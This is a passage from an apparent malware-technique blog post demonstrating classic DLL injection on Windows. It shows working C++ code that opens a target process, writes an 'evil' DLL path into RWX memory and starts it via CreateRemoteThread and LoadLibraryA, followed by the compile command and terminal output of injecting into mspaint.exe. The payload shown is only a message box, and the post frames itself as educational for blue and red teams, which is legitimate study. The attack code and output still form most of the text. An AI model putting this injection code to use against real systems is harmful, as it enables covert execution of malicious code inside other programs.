  printf("%s%d\n", pid > 0 ? "process found at pid = " : "process not found. pid = ",
pid);

  HMODULE hKernel32 = GetModuleHandle("kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

  // open process
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(pid));
  if (ph == NULL) {
    printf("OpenProcess failed! exiting...\n");
    return -2;
  }

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

  // "copy" evil DLL between processes
  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
  CloseHandle(ph);

  return 0;
}
```

“malware” demo

Ok, let’s go to demonstration our injection.

Compile it:


```
x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -lwtsapi32
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-07-07-malware-trick-34]
└─$ x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lwtsapi32
hack2.c: In function ‘int main(int, char**)’:
hack2.c:46:28: warning: invalid conversion from ‘FARPROC’ {aka ‘long long int (*)()’} to ‘void*’ [-fpermissive]
   46 |   VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
      |              ~~~~~~~~~~~~~~^~~~~~~~~~~~~~~~~~~~~~~~~~~~
      |                            |
      |                            FARPROC {aka long long int (*)()}

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-07-07-malware-trick-34]
└─$ ls -lt
total 188
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Jul  8 20:09 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc  1766 Jul  8 20:08 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc   566 Jul  8 20:06 evil.c
-rwxr-xr-x 1 cocomelonc cocomelonc 92290 Jul  8 20:06 evil.dll
-rw-r--r-- 1 cocomelonc cocomelonc   310 Jul  7 18:45 README.md
-rw-r--r-- 1 cocomelonc cocomelonc   851 Jul  7 12:24 hack.c
-rwxr-xr-x 1 cocomelonc cocomelonc 39936 Jul  7 12:04 hack.exe
```

And run for find and inject to `mspaint.exe`:

```
.\hack2.exe mspaint.exe
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\2023-07-07-malware-trick-34\
PS Z:\2023-07-07-malware-trick-34>
PS Z:\2023-07-07-malware-trick-34> .\hack.exe mspaint.exe
pid = 3048
PS Z:\2023-07-07-malware-trick-34> .\hack2.exe mspaint.exe
process found at pid = 3048
PS Z:\2023-07-07-malware-trick-34>
```

=^..^=

Meow from evil.dll!

OK

As you can see, our messagebox is injected to `mspaint.exe` with `PID = 3048` as expected. Perfect! =^..^=

This trick is used by Iranian CopyKittens cyber espionage group. I hope this post spreads awareness to the blue teamers of this interesting malware dev technique, and adds a weapon to the red teamers arsenal.

WTSEnumerateProcessesA
Find PID by name and inject to it. “Classic” implementation.
Classic DLL injection into the process. Simple C++ malware
Taking a Snapchot and Viewing Processes
CopyKittens
Malpedia: CopyKittens
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine